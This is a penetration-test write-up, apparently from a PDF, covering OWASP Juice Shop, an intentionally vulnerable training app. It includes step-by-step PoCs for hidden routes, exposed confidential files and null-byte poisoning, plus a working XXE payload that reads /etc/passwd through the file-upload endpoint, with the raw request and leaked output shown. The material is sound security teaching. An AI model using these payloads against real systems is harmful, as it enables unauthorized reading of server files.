
- Restrict Sensitive Pages with Authentication & Authorization: Never rely on “security through obscurity.” All sensitive routes should enforce server-side access controls.
- Do Not Rely on Hidden Routes: Obfuscating URLs is not a valid security mechanism.
- Minimize Information in Client-side Code: Use route guards and backend checks to limit access to specific resources.

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Open Developer Tools, Press F12 or right-click and select Inspect, then go to the Sources tab.
3. Locate main.js ,Within loaded JavaScript files, This file contains the front-end routing logic used by the Angular application.
4. Search for Routes, Use Ctrl + F and search for terms like score, route, or path. You will find something similar to:



HIGH

9. DATA ACCESS (XXE)

- **Description:**

This vulnerability allows an attacker to exploit an XML External Entity (XXE) injection flaw in the file upload functionality. By uploading a specially crafted XML file, an attacker can trick the XML parser into accessing local files on the server. The application parses uploaded content without properly restricting or sanitizing external entities, enabling unauthorized access to sensitive files such as `/etc/passwd`.

- **Impact:**

In this scenario, the penetration tester found that it is possible to inject an external XML entity through a vulnerable file upload mechanism, which allows reading sensitive files from the server such as `/etc/passwd`. This can be used to:

- Access sensitive system files containing usernames and configuration details.
- Discover internal server architecture or credentials.
- Gain unauthorized insight into file system structure.

- **Resources:** [XML External Entity \(XXE\) Processing | OWASP Foundation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Disable external entity processing in the XML parser.
- Use secure XML parsing libraries with XXE protection enabled by default.
- Validate and sanitize uploaded files and reject XML files if not required.
- Apply strict content-type checks.

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Go to Login Page



3. Login with any email or google account.



4. Go to the complaint page from side menu


The screenshot shows the OWASP Juice Shop homepage. On the left, there is a sidebar with various links: Contact (Customer Feedback, Complaint, Support Chat), Company (About Us, Photo Wall, Deluxe Membership), Score Board, GitHub, and footer information (OWASP Juice Shop v16.0.1). The main content area displays juice products: Apple Pomace (0.89¤), Banana Juice (1000ml) (1.99¤), Carrot Juice, and Eggfruit Juice. Each product has an 'Add to Basket' button.

5. Type any message & click on “Choose File” to upload.

6. Open burpsuite and open intercept then click submit in the complaint page

Time	Type	Direction	Method	URL
14:43:11 29 Apr...	HTTP	→ Request	POST	http://127.0.0.1:3000/file-upload
14:43:18 29 Apr...	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=a2D02GLeXLMxtDd1AAAI
14:43:24 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQ1aj0J
14:43:47 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQ1aoT8

7. For the request (Post method) send the request to the repeater



8. Here is the request and response

A screenshot of Burp Suite Professional. The 'Repeater' tab is selected. In the 'Request' pane, a POST request to 'http://127.0.0.1:42000' with the URL '/file-upload' is selected. The 'Response' pane shows the server's response, which is a JSON object:

```

{
  "id": "1",
  "name": "order_db85-df33e5f57d314e6f.pdf",
  "size": 260,
  "type": "application/pdf"
}


```

9. Make the request below by removing the content of the file and add XML code below and change the file extension to XML.

POST /file-upload HTTP/1.1
Host: 127.0.0.1:42000
Authorization: valid_token
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary-----WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="exploit.xml"
Content-Type: application/xml

```
<?xml version="1.0"?>
<!DOCTYPE xxe [
<!ENTITY xxe SYSTEM "file:///etc/passwd" >>
<xxe>&xxe;</xxe>
```

10. After sending the request, the server responds with status 410 Gone, but the response includes the contents of /etc/passwd



The screenshot shows the browser's developer tools Network tab. A request is listed with a status of 410 Gone. The response body is displayed in a code editor-like view. A red box highlights the XML payload at the bottom of the response body.

```

Request
Pretty Raw Hex
1 Content-Length: 397
2 Origin: http://127.0.0.1:42000
3 Connection: keep-alive
4 Referer: http://127.0.0.1:42000/
5 Cookie: language=en; welcomebanner.status=dismis...
6 by5eIENW40rIhxWte15c1Tv4Mu12160IYtp5CwgtJ3jXZt4Ed13LMPQ0; cookieconsent_status=d...
7 dismiss_code_fixes_component-format=LineByLine; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0ZXI6MjIwMjIwMjIwMjIwMjIwMjIwMjIwM...
8 Z2xJUyWuI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1IwI1Iw...
9 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
10 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
11 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
12 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
13 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
14 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
15 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
16 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
17 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
18 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
19 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
20 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
21 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
22 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
23 MzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIwMzIw...
<?xml version="1.0"?>
<!DOCTYPE xxe [
<!ELEMENT xxe ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >><xxe>&xxe;</xxe>
-----4049790362719184265546624074--
```

The response body contains the following XML:

```

<title>
    Error: B2B customer complaints via file upload have been deprecated for security reasons: &lt;?xml version='1.0'?
    encoding='UTF-8'?&lt;!DOCTYPE xxe SYSTEM
    '&quot;/etc/passwd&quot;&gt;&lt;xxe&gt;root:x:0:0:root:/root:/u
    sr/bin/zshdaemon:x:1:1:daemon:/usr/sbin/nologinbin:x:2:bin/b
    in:/usr/sbin/nologinssync:x:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sy
    nc:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:1
    2:anon:/var/cache/man:/usr/share/man/nologin... (xml.xml)
</title>
<style>
    *
        margin:0;
        padding:0;
        outline:0;

```

10. INFORMATION DISCLOSURE

HIGH

1. Access a Confidential Document

- **Description:**

This vulnerability allows unauthorized access to a sensitive document hosted on the server. The application exposes file links that can be easily tampered with to enumerate or directly access unprotected files. These documents are not protected by authentication or authorization checks, enabling anyone who discovers or guesses the link to download them.

- **Impact:**

In this scenario, the penetration tester found that by manipulating direct file download links, they could access a confidential document without any form of authentication or access control. This can be used to:

- Access sensitive business data or internal planning documents.
 - Perform reconnaissance on a company's internal structure or strategy.
 - Leak information that could damage reputation or give competitors an advantage.
 - Discover file naming conventions that may lead to further sensitive content.
 - Chain with social engineering attacks using insider details.

- **Resources:**


- [Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series](#)
 - [Insecure direct object references \(IDOR\) | Web Security Academy](#)

- **Vulnerability Location:** OWASP Juice Shop

- **Recommendation:**

- Poci:

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Navigate to the About-Us page.
 3. You'll find a clickable link so click on it.

About Us

Corporate History & Policy

At vero eos et accusam et justo odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te fugiat nulla facilisi. At vero eos et accusam et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te fugiat nulla facilisi. I lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy nibh euismod tincidunt ut laoreet dolore magna aliquyam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores du eirmod eos erat, et nonumy sed tempor et et invidunt just labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback




4. It will load a document which is not supposed to presented in that way

5. Remove the file name and reload to see where it lead us to.



6. It worked and some confidential documents are there which will be used to trigger vulnerability.



7. Here is an example of confidential document called acquisition that is supposed to be hidden.

```
← ⌂ ⓘ 127.0.0.1:3000/ftp/acquisitions.md

# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

HIGH

2. Back-up file exposure via Null Byte Poisoning

- **Description:**

This vulnerability occurs when developers leave behind backup or configuration files (e.g., .bak, .old, .zip) that are unintentionally accessible via the web server. These files may expose sensitive information such as source code, credentials, dependency lists, and application structure, which attackers can exploit to gain deeper access or plan more targeted attacks. In Juice Shop, the file **package.json.bak** was accidentally left publicly accessible. It contains information about the server's backend dependencies, revealing potential sanitization libraries and logic that are critical for bypassing input validation (e.g., for XSS attacks).

- **Impact:**

In this scenario, the penetration tester discovered an exposed backup configuration file containing metadata about all packages used on the server. This information can be used to:


- Analyze the sanitization mechanisms used (e.g., sanitize-html).
- Identify vulnerable or outdated libraries.
- Plan payloads that bypass input validation.
- Assist in solving other challenges (e.g., Persisted XSS or SSRF).

- **Resources:** [How to find and exploit information disclosure vulnerabilities | Web Security Academy](#)


- **Vulnerability Location:** [Local FTP Directory Listing](#)

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Access **ftp** page.



3. Click on package.json.bak which will deny viewing stating only some extensions are allowed



OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (D:\juice-shop_17.1\node_modules\express\lib\server.js:55:16)
at D:\juice-shop_17.1\build\routes\fileServer.js:39:13
at Layer.handle [as handle_request] (D:\juice-shop_17.1\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:286:13)
at trim_prefix (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:266:9)
at param (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:365:14)
at param (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:376:14)
at Function.process_params (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:421:3)
at next (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:280:10)
at D:\juice-shop_17.1\node_modules\serve-index\index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```

4. Using Null Byte injection.




OWASP Juice Shop (Express ^4.17.1)

400 BadRequestError: Bad Request

```
at D:\juice-shop_17.1\node_modules\serve-index\index.js:120:42
at Layer.handle [as handle_request] (D:\juice-shop_17.1\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:328:13)
at D:\juice-shop_17.1\node_modules\express\lib\router\index.js:328:9
at Function.process_params (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:346:12)
at next (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:280:10)
at serveIndexMiddleware (D:\juice-shop_17.1\build\server.js:260:9)
at Layer.handle [as handle_request] (D:\juice-shop_17.1\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:328:13)
at D:\juice-shop_17.1\node_modules\express\lib\router\index.js:286:9
at Function.process_params (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:346:12)
at next (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:280:10)
at D:\juice-shop_17.1\node_modules\express\lib\router\index.js:72:13
at Layer.handle [as handle_request] (D:\juice-shop_17.1\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:328:13)
at D:\juice-shop_17.1\node_modules\express\lib\router\index.js:286:9
at Function.process_params (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:346:12)
at next (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:280:10)
at D:\juice-shop_17.1\node_modules\express\lib\router\index.js:64:15
at next (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:265:14)
at Function.handle (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:175:3)
at router (D:\juice-shop_17.1\node_modules\express\lib\router\index.js:47:12)
```


5. Since it gave bad request we will try to make URL encoding using burpSuite



6. Change the null byte to its encoded form and reload



7. It worked and you can access the backup file!



```
[{"name": "juice-shop", "version": "6.2.0-SNAPSHOT", "description": "An intentionally insecure JavaScript Web Application", "homepage": "http://owasp-juice.shop", "author": "Bj\u00f6rn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)", "contributors": [ "Bj\u00f6rn Kimminich", "Jannik Hollenbach", "Aashish683", "greenkeeper[bot]", "MarcRlen", "agrawalarpit14", "Scar26", "CaptainFreak", "Supratiti Das", "JuiceShopBot", "the-pro", "Ziyang Li", "aaryani10", "malics3", "Timo Pagel", "..."], "private": true, "keywords": [ "web security", "web application security", "webappsec", "owasp", "pentest", "pentesting" ]}
```

HIGH

3. Meta Geo exposure

- **Description:**

Meta Geo Stalking happens when an application exposes users' location data (like GPS coordinates) due to poor security or design flaws. This can occur through unprotected URLs, API responses, or logs. If not properly secured or disclosed, attackers can exploit this information to track users or access sensitive location history.

- **Impact:**

In this scenario, exposed location data could be accessed by unauthorized parties, resulting in:

- **Privacy Breach:** Users' locations being tracked without consent.
- **Targeted Attacks:** Use of location data in social engineering or physical tracking.
- **Reputation Damage:** Exposure of private user data affecting organizational trust

- **Resources:**

- [OWASP - Insecure Data Storage \(Mobile\)](#)
- [ACLU - Location Tracking & Privacy Risks](#)
- [TechRadar - Meta Anti-Stalking Tool](#)

